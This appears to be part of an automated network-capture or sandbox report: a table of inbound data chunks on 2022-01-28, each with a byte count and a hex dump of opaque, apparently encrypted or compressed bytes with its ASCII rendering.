2022-01-28 21:14:32 UTC	84	IN	Data Raw: ca 60 4b bb 45 7e 11 97 9b 82 ed dd ef b2 7f 61 d0 9a 43 e2 69 50 7f a3 f7 33 4c 79 05 dd 69 43 e3 dc a8 ee 48 7e e4 d4 1b 1d 1c b8 af 83 35 0b 47 11 03 35 60 05 7f ad a0 fe 66 f1 86 30 4a c6 6d c8 87 89 b0 e3 40 7f 9d 9b 3e 13 c2 12 0d e7 df 43 50 a4 45 40 5c 24 3a a8 a2 da 7e 6e 20 ce b1 74 72 a0 16 9e 68 41 ac 15 9d 68 89 99 55 5e fc 25 db 4d c6 f5 74 fd 9f 50 aa e4 c1 6b 62 b9 16 8c a7 a1 01 73 44 79 82 3a c3 fd cc 55 30 f8 5f 26 c7 c9 51 f5 9f 84 45 d9 2a 4f 57 77 c9 fc 36 aa 37 ad 81 ce 34 ce 62 05 7d 39 5b 5c 92 fa 74 fd f5 c2 2c 67 f1 ee 70 00 a7 cf 10 c0 97 3d 04 6e ab 61 fc 1e 87 e8 92 46 fb 31 27 75 09 e2 b1 7f 92 31 d9 31 e5 de ce 2c 8e b0 77 18 e3 8d ea ac 05 4b 4d 6c a8 3c 34 d2 12 3f f0 de 01 3e b2 91 cf 14 af fb 2d 36 cf e0 c5 38 33 b5 e7 Data Ascii: `KE~aCiP3LyiCH~5G5`f0Jm@>CPE@\$:~n trhAhU^%MtPkbsDy:U0_&QE*OWw674b}9[\t,gp=naF1'u11,wKMl <4?>-683
2022-01-28 21:14:32 UTC	88	IN	Data Raw: 9c 03 61 39 f2 60 84 f5 90 01 5a 47 61 75 8c 30 0b 61 e3 25 86 ab 41 65 e6 1b cc 8c 35 1f 54 e8 48 68 60 19 2d f2 7c 07 a9 f9 a8 0a 94 1b 02 39 98 75 d3 a1 ef 15 f7 94 65 3f fe bc 77 1c 6c 6f 4d 27 f6 6e ba 5a a0 17 1b fe 1b 6e f0 aa db 47 8e c0 84 a8 38 18 87 db a7 54 07 bf e7 e2 d3 60 e9 9c 06 01 3a a1 64 9f 0d a1 55 cc 20 91 32 75 0c bf e4 31 50 d1 72 f9 2e 6d 45 f3 c1 3c 75 d2 f0 d0 4f a6 41 66 95 37 54 99 18 e7 5b 61 fe 2c 76 dc b4 17 56 5d e9 d6 dd b3 a4 22 b8 d9 a4 d8 08 bf 8e f3 e1 11 8a 78 36 da 10 dc b0 4a 3f 09 96 cb 49 44 94 8b 95 9a 79 78 8e 35 4d 3f 73 0c 4c 8d 9f 36 52 a3 5f b7 31 66 8b a5 c7 3f 4d ba d4 7f df 1d fd c3 75 88 32 23 fb c3 ac e7 28 53 38 eb 1c c1 4d a1 e9 3c ed d0 dd a3 3b 46 e4 cb 7a 96 1e 43 e7 f8 c0 49 cf fe f2 bb 98 f4 62 Data Ascii: a9`ZGau0a%Ae5THh`-|9ue?wloM'nZnG8T`:dU 2u1Pr.mE<uOAf7T[a,vV]"x6J?IDyx5M?sL6R_1f?Mu2#(S8M <;FzCIb
2022-01-28 21:14:32 UTC	92	IN	Data Raw: 0f 5e 09 9d 58 d5 99 ee 68 0c 1c fa f3 40 9e fd cb 46 86 f1 5a 13 26 26 70 0e 8d ef 0e ef ea 09 3b 4c 22 83 42 01 b1 48 38 9c 63 c3 80 38 08 cc 37 6c 45 bf 61 e4 d2 21 d1 f7 7b f4 0a c5 29 0c e3 08 c0 38 53 55 c4 69 3e 23 f9 4a 2b 36 71 85 6d 00 3b ca 7e c9 4f 95 e5 d4 4f 54 66 00 d0 1b 21 6e 18 35 c8 24 26 b4 18 e1 02 76 65 dc 9e 89 53 3e f2 48 55 94 83 f0 ff de d1 a7 c3 fe f2 88 c6 24 f9 b1 4b bc 1c 70 b4 5f c5 31 68 a7 f6 14 23 da 4c 6a 35 ef 3b 32 21 98 58 63 2a 4e 8c f9 98 b5 ae 63 58 f5 d0 f8 cc b2 6c a8 b7 56 8c f7 56 69 08 96 b7 6a 74 7e fb 59 8b 1d b1 0c d5 ba 4f 0d 18 91 d5 d2 39 23 97 3e f2 ef 66 93 0b ef 64 3f 41 e8 63 20 25 95 cb 52 48 51 78 5e 41 52 8c b5 43 2e af 32 27 b1 f3 d8 0f 69 b0 72 ea 44 99 90 e3 c3 30 ab d1 13 ab c1 30 91 9f d3 46 Data Ascii: ^Xh@FZ&&p;L"BH8c87lEa!{}8SU\>#J+6qm;~OOTf!n5$&veS>HU$Kp_1h#Lj5;2!Xc*NcXlVVijt~YO9#>fd?Ac %RHQx^ARC.2'irD00F
2022-01-28 21:14:32 UTC	95	IN	Data Raw: 91 e3 78 e4 c6 2e f0 2b 74 a6 8a c3 23 0f 87 69 42 dc 16 a2 12 54 64 b3 80 5e 59 08 7b c8 95 cc df 38 9c 03 cc a6 bf b2 7d 34 e1 b2 eb a8 8a 2c a6 89 f2 3e c8 08 39 8e a7 a6 ee d7 85 31 16 71 8d f7 8c 16 1e ad 6e e8 35 da 31 21 6f ed 3e 7b a1 19 49 ab 91 0d f5 06 48 5c 6d f8 18 37 8a 52 08 ae 5d 37 1c b6 89 d4 c4 7b e4 ef 0d 5c 23 d7 6b d7 18 a7 8a c1 cd f3 0a 9d 80 ad 0d d3 c0 57 27 07 7a 0f 7c 77 09 a8 23 f8 87 ac c8 b6 6f 30 e4 eb d0 d6 fb d6 80 cb b7 d4 3c d1 a6 73 02 06 f2 f1 22 2b 21 95 cc 87 81 12 e3 ec d5 24 30 d2 05 7e 15 91 38 8d 03 8c 53 1e f7 9b da d9 41 bb ff 15 a0 8c 9a 84 76 b4 1d 9c 21 bf 29 69 7b 48 32 b1 f7 50 50 02 6e 73 95 25 aa b2 a7 63 97 71 52 6a 46 95 8f 7e 73 8b ba 62 07 6d 8d ff 0b f9 f3 0a ee 9d 93 13 44 b0 b2 29 23 09 40 c2 cb Data Ascii: x.+t#iBTd^Y{8}4,>91qn51!o>{IH\m7R]7{\#kW'z|w#o0<s"+!$0~8SAv!)i{H2PPns%cqRjF~sbmD)#@
2022-01-28 21:14:32 UTC	100	IN	Data Raw: 1a 54 05 10 bd 3f 00 b1 2f ea 45 58 8b 35 c2 e3 88 9f f6 9a b5 97 08 b1 53 e2 ee b4 08 53 40 4d c6 77 99 30 0d b2 27 43 f0 47 2e 30 b4 95 cc e9 fa d3 39 02 72 43 50 9e 7f 51 48 b1 ba cb 87 fd d5 b7 7c bb 6a a3 eb a4 69 8b 16 ad 9e a1 cb 76 ae 65 80 35 99 17 fa 01 6d a9 27 21 f2 04 fd 7f 93 19 c8 38 ff d7 19 7f 72 27 14 5f 04 eb 30 7e 63 72 ee 21 30 a6 6d a2 30 7b b2 f4 ea 77 0d 32 8a 3a b5 44 42 42 9e 40 89 16 c0 bf f3 3e 7b 87 87 e5 ac 74 2f b1 4c 6e 67 34 4d 2e 58 17 02 a5 f3 c9 1b be ba af 34 da 7b 0b 32 92 25 6f 66 d8 87 d8 f6 8c b4 ea f6 85 a3 75 78 7e b7 2b 1a 63 2d b5 ac 99 7d 1e 60 80 be 3f b9 ea 77 47 8e ef 5e 0d 36 74 90 71 90 57 5c 83 79 89 24 e7 8f 1c 7e 3a 31 a4 8e 7b 3d 12 0a a6 b6 21 fd aa c7 fe 27 d0 a8 4a c6 1e 11 a2 7c c5 b6 fa d8 48 47 Data Ascii: T?/EX5SS@Mw0'CG.09rCPQH|jive5m'!8r'_0~cr!0m0{w2:DBB@>{t/Lng4M.X4{2%ofux~+c-}`?wG^6tqW\y$ ~:1{=!'J|HG

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	104	IN	Data Raw: c1 d1 b0 2b 0f 3c 65 93 46 d1 6e 76 78 cc 91 b8 2d be bf 88 fd 2b 2d e8 b6 e6 cb df ce e1 ac 01 26 63 2d e9 01 3c be b6 7f 2e c3 51 7a 79 bc b3 d9 5b 84 4c 1b 36 ce 11 5a d0 b9 86 04 29 ba 4b 27 dd fc 2c 02 03 c1 95 94 18 44 db 74 ad 71 5b f7 20 72 a1 0d 8b 26 01 72 a1 e9 43 de 58 ab b9 45 d2 07 a1 34 7a d0 79 24 c3 a7 97 f3 7f 9c 5e 09 e1 7f 2f e7 2b b2 5b 1a bb 43 43 95 6d e4 b8 ed a5 b7 37 05 09 8b 1c 5b 95 70 11 95 34 2b 06 b8 c1 5f 38 49 f9 a9 77 06 42 01 51 f8 66 d3 f2 22 b1 fd 08 bf 36 08 f1 f5 3f 31 c4 39 c9 b7 af eb 7f 9a 28 5e 86 34 48 59 bd 0a 7c 50 06 7c fd 9b 98 80 c7 53 33 f6 af 89 61 bd 2e ad dd 3c 16 02 78 d2 a3 17 c6 ee cc 1c 2e da 92 34 76 d7 ab d8 44 40 c6 34 d6 66 57 0f 20 33 e0 fe e7 3b 95 a1 05 f3 9d 42 a3 7d 16 61 02 f9 6c 10 f1 69 Data Ascii: +<eFnvx-+-&c-<.Qzy[L6Z)K',Dtq[r&rCXE4zy$^/+[CCm7[p4+_8lwBQf"6?19(^4HY|P|S3a.<x.4vD@4fW 3;B}ali
2022-01-28 21:14:32 UTC	108	IN	Data Raw: 0e 36 e4 2f da 8a cb 43 b0 a1 bf 6f 91 c1 1e dc 6b b2 70 f0 4b 35 62 92 fd f7 b3 46 0e 00 8b bb 82 39 24 ec 71 b9 24 70 16 24 25 af 74 bf 19 83 77 ef c1 3f b5 70 38 87 96 db 89 4c 36 81 75 4d 27 f8 b8 87 c9 13 ef 74 fa 21 d0 08 21 4d fd 25 0d f5 77 de 42 2b 4f f3 ce 58 4b c5 c9 c1 50 6d 40 64 b9 5f c0 09 b3 81 62 b1 bc 88 4e dd fe 33 d1 42 91 38 0a e4 8c 0a 66 fa 4b f0 48 b1 e6 ef e9 bf 8a 2c 8d bc 96 f1 04 90 44 de 05 71 be 87 4b 7d 16 97 62 d1 88 df 80 c1 5f 69 f3 be 08 2b 8c cf 68 6d cd 3d 45 51 de 92 7c 9d 13 11 4c ff 6b 01 fb ae b6 07 c0 e2 21 6b a5 9a c6 00 32 98 b6 c2 f1 09 65 0b d4 b0 c8 17 d9 1d ae 4b 04 17 3e 7f 20 98 d4 e7 8c 35 24 c1 4c 62 de f7 56 ad 05 77 d3 3b ff e5 bf 9b b0 ee f7 0f ba 1c 94 bb d7 50 ad 33 4a f8 db 2e c4 87 cd 79 61 51 7f Data Ascii: 6/CokpK5bF9qp$%tw?p8L6uM't!!M%wB+OXKPm@d_bN3B8fKH,DqK}b_i+hm=EQ\|Lk!k2eK> 5$L bVw;P3J.yaQ
2022-01-28 21:14:32 UTC	112	IN	Data Raw: 5b 37 23 74 5d 80 e1 99 58 7a dc 9c 26 f6 d3 26 1e e4 1c ae 8f 5d 2f 17 6c 70 e7 d6 1e 3a 76 74 84 e6 13 b3 2d 20 d8 c1 2c 76 33 d8 3d 53 51 d7 f5 7f a5 84 5c 47 2e db 0b 42 9f 9c 91 ab 62 68 b3 22 20 38 60 78 63 9a b9 66 b4 90 c4 1f 23 4c 79 b9 8a 46 42 12 d4 ee a4 5b 32 bf 6c 17 b3 d2 01 a9 39 97 3f 03 15 5c db f1 f8 57 ac 62 43 5d 64 e0 4a 1c 80 c8 45 0c 76 59 e2 0a d8 e6 26 4a 84 ed d9 7e 7d 34 a7 6e 66 36 d0 f6 dc 2e 1c 70 bf a9 7f ae 02 a2 53 26 f6 1f 47 d8 88 0c 36 17 cf ba 8f 95 ff 20 9f 42 7e 4f dc e7 33 ec 59 bd fe 1f 4d e5 b8 ca 8c df 9a d0 e3 12 69 ff 0c 3f 4f 98 ca 45 dd b9 45 a7 0f ea 33 5e 9f c4 08 4f e0 86 a0 82 05 e2 83 b4 ed 03 6b 9d 93 f4 d9 98 a9 4e 55 0a af b5 ed d1 eb 18 76 c2 f5 6b ee 70 52 fa 0e 4e 35 01 21 5e 99 87 5a 16 fe e0 6a Data Ascii: [7#t]Xz&&]/lp:vt- ,v3=SQ\G.Bbh" 8`xcf#LyFB[2l9?\WbC]dJEvY&J~}4nf6.pS&G6 B~O3YMi?OEE3^OkN UvkpRN5!^Zj
2022-01-28 21:14:32 UTC	116	IN	Data Raw: 5d ea 15 8e 51 b7 42 5e 3e 53 1d 6e 55 f3 41 f0 44 ca fb fd 31 80 a0 43 dd 0f 7a 8b 36 7d f2 95 e2 41 06 7d 04 56 a6 60 1a 79 71 1b 24 31 ff 6b cf 30 26 ab 0b c7 42 23 11 86 2a 1a d8 ff 87 7c b2 e8 8e 89 4a 1c 7f 68 10 8e c7 cf 98 ac 30 97 e9 51 b9 2d 72 eb 7a 0f da 9b 75 cc d8 04 86 a6 de 9e e5 e8 7b 4b 9e 65 3f 35 bf cb f9 20 31 c5 58 37 2f 65 d0 fd 2d 44 5e e5 06 6c 4e 9c 25 34 41 de 7e 69 22 60 39 95 38 09 20 48 87 34 98 72 00 57 64 c9 b3 60 01 fd cf 86 d4 06 9a e7 50 b0 0d af 6b f4 e3 b3 57 8c 21 c2 37 54 06 fe 76 83 fa 34 22 0b 45 68 a9 2c 66 84 3a 6d 80 4d 57 b9 c3 0b a1 91 e8 42 fb 67 ee bf 82 a5 bd 35 b4 d8 b1 e2 41 f9 8c c0 05 cf 30 59 7d a1 91 45 50 ae d9 16 42 ca 2c 2e 4b 2c 06 59 b6 95 eb a5 3e 70 a4 00 3c 78 bd 1c e6 f2 73 b3 fc 95 a3 1d 56 Data Ascii:]QB^>SnUAD1Cz6}A}V`yq$1k0&B#*|Jh0Q-rzu{Ke?5 1X7/e-D^lN%4A~i"`98 H4rWd`PkW!7Tv4"Eh,f:mMWB g5A0Y}EPB,.K,Y>p<xsV
2022-01-28 21:14:32 UTC	120	IN	Data Raw: bc eb 6a 58 e1 5c 25 36 51 bc 95 40 92 85 b9 c8 62 95 7b 6d 7f 7d 76 94 31 10 08 c2 7c 68 0e a7 db 76 cc ef 22 f3 c5 71 8a ab 8d 65 15 29 39 ee db 93 2f e5 da 2f ff 47 e3 4c cf 66 9d 50 c6 4c db 06 cb 30 ae 93 fc 47 05 65 06 30 3b 57 ed b5 18 41 52 32 37 16 cc c8 f3 82 38 d9 13 09 6b f7 20 6a 42 4b af 99 c3 c0 48 69 90 9f af ce 55 1e 82 ef a9 53 2a 7c d6 d1 b0 16 4e 7b 0e 7c 90 7a 0e 77 ec c1 e3 df 25 68 2f 04 39 b3 32 a8 ed 3c b7 60 15 c8 b5 89 e6 64 33 64 d6 14 3a 0a 92 28 d7 23 e4 34 59 87 37 48 06 d1 ca 0c 72 47 5d f7 3b d9 41 02 de f9 89 54 d9 70 d9 80 7e ef c7 a2 ae f7 29 97 79 e5 46 ab c8 28 2a c4 51 1d 6f 3c de 23 94 2c 5b 5e d9 f8 c4 2e 55 51 b9 b6 8d d5 42 7e 7c 70 99 f2 5f 07 45 b1 0f 04 ff 7f c3 f8 d0 fd 06 c3 8b f5 df 1a 02 4a 9c a1 95 6f a1 Data Ascii: jX\%6Q@b{m}v1|hv"qe)9//GLfPL0Ge0;WAR278k jBKHiUS*|N{|zw%h/92<`d3d:(#4Y7HrG];ATp~)yF(*Qo<#, [^.UQB~|p_EJo
2022-01-28 21:14:32 UTC	124	IN	Data Raw: c2 f9 e8 d8 aa fa 5d 42 09 2f 77 0d 28 af b3 0d 1d a0 27 9f 46 fd 92 e6 d1 f4 00 a9 1a 27 39 cf f6 e7 62 00 9e 5e a9 5a 45 f8 ec 2d 4b f2 fe b9 34 54 ef 97 86 0d eb 79 de 31 9c 31 e4 db bd 46 c1 ca 03 e1 99 f7 da 18 2f 23 1c 32 d7 3e c1 49 16 6c f8 01 76 67 67 e8 58 78 1e 46 19 a9 8d e4 b2 59 60 c8 c6 1e bb f5 45 6d f3 77 d8 19 90 0e ca 8c 0d e9 bd 42 3f a4 04 4e b1 a2 60 79 df dd 8c f0 13 6d cd 44 4f 98 e4 69 fa bf 35 2d 2a da 5c a4 97 d0 15 af f3 09 76 83 03 46 e6 16 7b 40 4d 3b 40 36 fc 76 d2 f2 f6 3a 85 41 4c 20 89 36 4e 7f b8 a6 ba 03 8a 1f 7d 2b 99 b8 ba 04 7b 54 57 d6 b0 b6 f6 19 56 20 40 b8 5a cd ea 6d fc 1a 0b 2f 7f 22 33 da eb 9f d8 9a 90 db 84 ae e5 62 3e a3 42 05 92 bc 0d 6a 12 68 2d 9b 2a 0d 86 5c c3 ab b9 39 d6 c1 ed 6b 95 a8 e7 7c 31 26 70 Data Ascii:]B/w('F'9b^ZE-K4Ty11F/#2>IlvggXxFY`EmwB?N`ymDOi5-*\vF{@M;@6v:AL 6N}+{TWV @Zm/"3b>Bjh-*\9 k|1&p
2022-01-28 21:14:32 UTC	127	IN	Data Raw: 53 d0 eb 1b 39 12 1e 18 ff d0 0d 5c 44 15 65 25 f0 85 5d d5 a6 c9 00 fe 1d 0c b0 43 1d 54 a5 34 f1 e9 07 f0 bb 5e e0 6d 2d 55 c0 85 34 12 12 7b 4c 1d c1 a4 2e e5 db 4b 1e 42 39 87 a5 45 ec 6b be aa 0c 5b 3a 4c 5e fb f0 30 3f ff 0d f1 33 66 cc c0 c4 04 db 13 e0 f6 4f 18 42 2e 8b 5f 4e 82 9d 72 0b ea 00 cd b3 3b 49 e1 f1 d4 51 47 66 c9 5f 2c d7 38 02 63 96 5d f1 9b d7 39 a2 fc bc 86 2f 79 e2 08 b8 2e eb 90 fb 29 2d a3 3b 2b 24 3f 7c 68 98 11 01 93 45 bb 90 e1 a4 d8 8d 0c 36 9d 7f 4a 4f db e5 b0 d5 05 09 a8 43 2b 4c ba 61 24 e1 13 7f b1 b7 57 0e 94 ce 91 1b 26 9a a8 d8 82 84 2c 1f a0 8a d3 05 e3 18 91 95 0c 82 b1 e8 ae 89 bf 3b de d3 40 82 60 2d 65 4d 9a af 91 1b ea 12 7d 61 4f 1f fd 6c 5b a7 d1 05 eb 9b 6c 7b 68 98 21 7f ef da ea 4e a2 8c 3a 31 25 b9 36 da Data Ascii: S9\De%]CT4^m-U4{L.KB9Ek[:L^0?3fOB._Nr;IQGf_,8c]9/y.)-;+$?\|hE6JOC+La$W&,;@`-eM}aOl[l{h!N:1%6
2022-01-28 21:14:32 UTC	132	IN	Data Raw: 16 04 05 e3 c7 aa 6a 88 64 58 33 82 61 b6 06 84 3c 8d 4c 12 60 fd f7 7f 3a 11 99 7b 11 4b e5 d1 5f 26 60 fd f7 54 4e 68 c8 eb 43 a8 fa bf 02 08 b8 4f 67 fb 3d 3e 57 80 2d f0 b3 1d 01 15 48 df ab 48 4a 12 60 fd f4 a1 be 63 49 eb 5b a8 fa bf 02 0b 5a d9 5a 20 60 a6 c4 c9 4c 93 04 b1 f7 6c 20 c6 c2 68 76 74 26 60 fd f4 8d d5 dc d4 cb 3d 69 72 54 2e f7 60 fd f4 89 2e 52 1c 12 7a 9c c1 cf f4 34 60 fd f4 f7 6b 0a 8e a6 1c 60 fd f4 fb e7 cc f1 76 6d 60 fd f4 ec 4c 39 90 f3 60 fd f4 d7 78 69 08 7a 60 fd f4 df 54 63 2f 98 96 78 ef 5d d3 dc 69 11 61 56 a2 73 00 60 fd f4 c5 16 97 b7 41 24 ad ef 87 ac 60 fd f4 3a 23 b8 53 1f 7e 15 77 d3 e1 60 fd f4 27 be ea 11 d6 56 e0 60 fd f4 14 ed ee 99 6d 60 33 b8 5e e4 fb da 0b 66 bc e8 e2 8c 84 2c 15 d1 8c 44 9a f0 fa a1 3f 1c Data Ascii: jdX3a<L`:{K_&`TNhCOg=>W-HHJ`cl[ZZ `Ll hvt&`=irT.`.Rz4`k`vm`L9`xiz`Tc/x]iaVs`A$`:#S~w`'V`m`3^f,D?
2022-01-28 21:14:32 UTC	136	IN	Data Raw: 14 fa ca 3f bc aa 2f d0 f8 e9 26 8a 33 02 25 6c e0 d1 1e f0 c3 db 0a 47 b3 b2 cd b7 4a 7e 27 b7 e9 81 7a e5 0a 70 39 d8 69 6b 82 7d 1b 06 dd be 81 28 a4 4c e3 b3 99 7a 21 31 46 56 6f e0 ac 0e 23 8a cd 29 ca 23 34 68 92 a3 f5 9f 5d 50 2a e6 89 24 7e 4c c9 5f a6 8a 4c e8 ff dd 05 8f e6 d9 18 5f 6e 50 58 8b 42 df 07 d4 23 11 7e 66 80 c3 fa 73 ad 67 49 70 73 4a 48 3a 98 30 80 e7 08 29 b4 0a 35 e5 16 93 93 c3 d3 91 8d 32 0a 04 be 92 17 cc 6e 19 61 be 9c 4e b8 54 ef de a8 cb 18 68 cd e2 88 97 8a 2b 05 2a fd b4 4c 66 b7 c0 70 bd ff 9f 04 38 a3 3f 8c 3b 5b 27 00 33 27 67 f1 94 77 f1 9a 3a a7 20 f2 1c 70 39 f5 7c e0 31 5b 83 42 c5 66 04 9c 47 2a bc 6b 15 2a 49 46 77 18 ca 94 27 37 96 11 02 78 7b 05 69 c8 1d a9 b3 e5 38 31 c3 d1 25 4b 2b c8 2f 47 0e e0 e9 fe c8 9e Data Ascii: ?/&3%lGJ~'zp9ik}(Lz!1FVo#)#4h]P*$~L_L_nPXB#~fsgIpsJH:0)52naNTh+*Lfp8?;['3'gw: p9|1[BfG*k*IFw'7x{i8 1%K+/G

Timestamp	kBytes transferred	Direction	Data
2022-01-28 21:14:32 UTC	140	IN	Data Raw: 28 00 52 3c c3 0b 39 bb 2a 79 fe a7 4f 60 4c 75 58 f1 0e cf 65 f7 40 6d 7e 9e ef d3 f2 60 ae 9e a2 0b 56 17 d9 e6 fb 29 72 d9 b7 dc 2e c0 21 b9 8e 36 98 ca f6 bf 6c ed 61 01 93 09 a7 e7 8b c1 d2 ec 0a 40 e6 25 cd 98 3c d4 47 8f 30 3b 56 9c 16 45 60 5a 29 d6 32 61 cb 26 8c 5a 1e 81 c9 aa a7 a8 05 08 57 c4 78 e7 22 a9 c9 45 5d ca 11 76 53 3a 18 2f 79 fb f2 38 38 5c f0 e4 9e af e3 3b ea 1b 22 4d 57 40 4e 7c d6 de 74 7a b8 9c 52 8d 84 0a b0 21 e5 58 49 39 29 19 19 f7 4c 11 4f cc 8a 66 fe ab e5 a6 5c 7b 7e ba 39 55 19 6a ad 55 48 7b cb 89 24 55 54 3a ed 1b 1b de 88 5d 02 c9 11 77 a5 91 d4 57 92 a5 e0 bc f4 61 39 8b f7 14 90 ca 4c 0f cf fb 8d 45 55 43 15 80 09 dc e1 04 88 18 07 51 2e 5e 37 ef a3 75 06 ca 55 ba 67 98 1e 47 6f fa 4e 36 e8 a6 8a 2c c0 ca 2d fc 62 Data Ascii: (R<9*yO`LuXe@m~`V)r.!6la@%<G0;VE`Z)2a&ZWx"E]vS:/y88\;"MW@N|tzR!XI9)LOf\{~9UjUH{$UT:]wWa9 LEUCQ.^7uUgGoN6,-b
2022-01-28 21:14:32 UTC	144	IN	Data Raw: a9 ad 31 1b 4f 97 d9 f3 ba 75 46 ca 9b 81 ea 57 e3 96 c8 f1 f5 55 43 89 65 f6 2f 64 0d d1 38 23 9a ac 1e dd 73 a4 39 86 fd 54 c9 06 86 bc 73 1e af 68 b2 a4 d3 1f 34 20 79 4e e3 a8 50 d7 34 02 f5 ce a9 61 f4 87 5e 00 ee 27 46 e3 79 e5 ec e1 25 3f 43 d7 8d ea 92 a8 63 ff 50 03 09 0c d7 55 42 ec 76 90 63 c4 6e ab 5d 71 41 8d 51 b3 17 a1 3e c3 87 00 e2 bd 73 8f 4c 6c 5b ba 09 82 96 ad 77 fb ce 8e 9a 7b b8 98 fd 47 9c 05 01 18 d5 1a 19 23 99 62 90 20 4f 0a 9d b3 b7 75 7f 83 17 e3 ae b2 25 cd 0a d5 fd 05 86 30 79 2b ce c6 a0 a8 9a 56 9f 98 0f 39 99 ba ea b3 c0 65 3e af 0c c4 ec c8 63 1e 80 e6 d6 ad a7 59 ce 1d 34 a8 20 a0 ca 18 a8 09 52 f8 55 53 f5 66 fd 95 dc 5c 9c e0 92 b1 17 7c e1 b6 c7 1a 46 d4 ea 96 d8 a8 35 6a e8 c8 87 a1 88 31 8c 68 ca 09 58 3a 0d 41 e5 Data Ascii: 1OuFWUCe/d8#s9Tsh4 yNP4a^'Fy%?CcPUBvcn]qAQ>sLl[w{G#b Ou%0y+V9e>cY4 RUSf\\|F5j1hX:A
2022-01-28 21:14:32 UTC	148	IN	Data Raw: e5 c5 9f 3c 8b bf 48 c9 28 0f 6b fc dc 9c 0e 96 6e 41 75 77 fc 2e 9c bd ab 12 6d b7 00 6b aa df d0 f3 38 d3 20 5d 48 bb d5 0d 4b a2 96 8c cb b2 41 4f b1 e8 60 04 2b 40 8a 5a 49 60 ad b2 96 12 24 50 43 4d 84 32 30 93 91 a5 7e 61 09 a8 57 6f d8 d1 7e 9f f9 a4 f9 49 1d b0 51 3b 61 1a 9d 56 90 3b 23 26 fe 47 7e 91 11 ac 0a 4a c2 be bf d3 64 18 2c 78 c3 cb 02 87 64 47 6a fe 7f 15 82 08 74 a4 d2 e7 35 2c 0d 12 10 85 0b 04 7b cf 0d 76 6c d0 bd c8 f1 a6 e2 e8 82 87 e7 e9 e4 f5 a9 9c b9 68 8b 1c b4 d4 39 4e e4 50 8a 1b 28 ca 5b ad a4 d5 22 0e dc 86 aa 01 fc 2a fc 80 6e 3f 69 21 32 89 b4 39 a3 4b b5 59 16 1f ca a1 c6 1d d3 a5 3c 5b 2f 52 6e 57 c5 30 46 78 99 b5 14 1e a9 a3 62 45 69 c2 9d f6 05 62 7e 2c 3f 13 d8 9a 7a c8 0f a6 db 31 34 7f ce 25 59 0d db 2f c1 3e 04 Data Ascii: <H(knAuw.mk8]HKAO`+@Zl`$PCM20~aWo~IQ;aV;#&G~Jd,xdGjt5,{vlh9NP(["*n?i!29KY<[/RnW0FxbEib~,?z14%Y/>
2022-01-28 21:14:32 UTC	152	IN	Data Raw: f6 c2 b4 7e 4a 50 f7 53 fe 11 1c ef 54 57 f6 ce e5 2b 5e ef ff 32 83 09 e5 b3 70 9d 1e df 51 e2 d3 26 ab 8b 38 c6 e2 70 8e aa fc fd 3f 18 c6 19 d3 94 6d 29 1f df d4 34 79 02 df a0 c5 e0 3f f8 3a 6f e9 85 c9 d0 a7 3e c8 3c dd c1 1d 66 1d 25 51 ad f0 b7 79 f2 81 98 37 ec 94 fe f1 f8 30 51 de a7 c1 58 2c 9b 5e ab 04 61 23 40 1a a1 7a ad b9 0c fc 0f ad 35 55 96 bd 8b 53 bf 93 e6 38 ff d8 ed e2 13 66 80 5d 27 d1 6f af d5 44 0f c2 e5 f0 27 3a ff 8b e0 34 d7 09 fd a1 44 f2 09 69 ea 94 65 d3 14 ac 2e 0f 9c 06 f8 3c 40 57 c5 8d 4e 65 90 2a bd b2 bc 6a 9e de be c1 ae 9d 55 4f 90 35 44 1a 0d 1f c0 94 45 fb 9b e7 c8 75 86 3e 70 57 e2 4e 46 5e 25 f4 88 03 3b 34 97 1d 86 48 19 0c 26 5a f0 4b f5 bc 66 c0 4d a4 3a e8 5d 7c d5 ba 11 f5 3c 4e 79 aa f7 75 00 7f a0 c8 fb 24 Data Ascii: ~JPSTW+^2pQ&8p?m)4y?:o><f%Qy70QX,^a#@z5US8f]'oD':4Die.<@WNe*jUO5DEu>pWNF^%;4H&ZKfM:]| <Nyu$
2022-01-28 21:14:32 UTC	156	IN	Data Raw: 14 7b cb 03 18 9d 33 1d 88 5a 4f f0 71 5f 94 46 28 b4 af 0e 89 b4 da 86 bc ed ef 40 1c a6 7e 8e 7f e5 36 16 6b 77 00 98 61 c2 5c 1a 97 60 aa 59 c3 e6 8c da 02 bc 28 5e 0a b2 f2 f4 71 b5 5c 15 a9 ec d0 8c 3d 89 f3 af 80 6e 97 d6 68 92 9c ee 88 af e1 c8 79 bd 92 e4 fd fe 86 c9 89 c0 ae ff e6 6b ab 62 34 b3 73 ab ce e3 e9 3d 51 0a 30 b6 64 86 10 65 7b 73 b7 bc c2 30 36 04 3e 1b 98 82 fb 30 58 91 aa f9 cd a9 0f 1e 4e d0 91 52 4d 5f 3e dc 87 df a4 cd 95 46 bb c4 9f 08 26 b3 48 e2 ca 92 78 dc 38 2f ec c3 bd 9f 65 57 c8 4f 28 1c 43 15 aa b4 dc b4 bc da bd f9 c6 2c 44 0e 90 68 b3 de ed af 4a 7a c1 d5 af 00 45 23 44 21 04 51 a3 65 26 b6 b5 5b d0 18 16 ce ce b5 29 22 81 ae 69 7d 04 2e 1b 28 c5 e9 92 69 4b 6b a7 52 d1 f5 36 cd a6 95 ef e4 2c aa ff 70 bf 4e 1f 41 85 Data Ascii: {3ZOq_F(@~6kwa\`Y(^q\=nhykb4s=Q0de{s06>0XNRM_>F&Hx8/eWO(C,DhJzE#D!Qe&[)"i}.(iKkR6,pNA
2022-01-28 21:14:32 UTC	159	IN	Data Raw: 9d be b9 90 88 fc e9 60 66 92 c8 20 b4 00 c3 8c e0 c8 7e bb 80 f7 e7 9d 0e 4b 45 f6 9d 80 d4 14 46 4f a7 5a 8f 2c 94 cb ae 92 4e e7 b3 da 85 82 75 4c 35 24 06 14 7c b1 cf be 68 a3 69 06 3f 37 37 5e ef 9e ea b0 75 85 e1 92 93 a3 e7 d7 5a dc 5c 6c 17 c5 25 f4 69 31 92 07 0b 9c 29 83 a9 0e e7 e0 c1 39 88 01 35 ce f7 06 b2 af d5 03 b9 84 99 08 5a c9 36 32 f6 cb e2 6a 65 ef 5e 71 67 8f 75 61 31 45 e6 a2 97 1a d0 5e 90 be b5 6e 15 11 8c 56 8d 95 c4 cb fd af a0 bc 84 c5 21 e6 f3 f0 73 99 cd 96 e1 db b6 6b 39 d7 b1 8f d3 0a 7c f1 64 60 f2 67 ca 96 cd 9d 1b 44 d8 91 9b ab b9 6f 7e c6 05 36 ff fe b3 2f af 20 1c df 46 6d 02 fc a4 36 b4 12 40 f1 0b f2 70 2a 6a a7 99 4e ea a7 88 4a 3e 25 cf d2 15 82 07 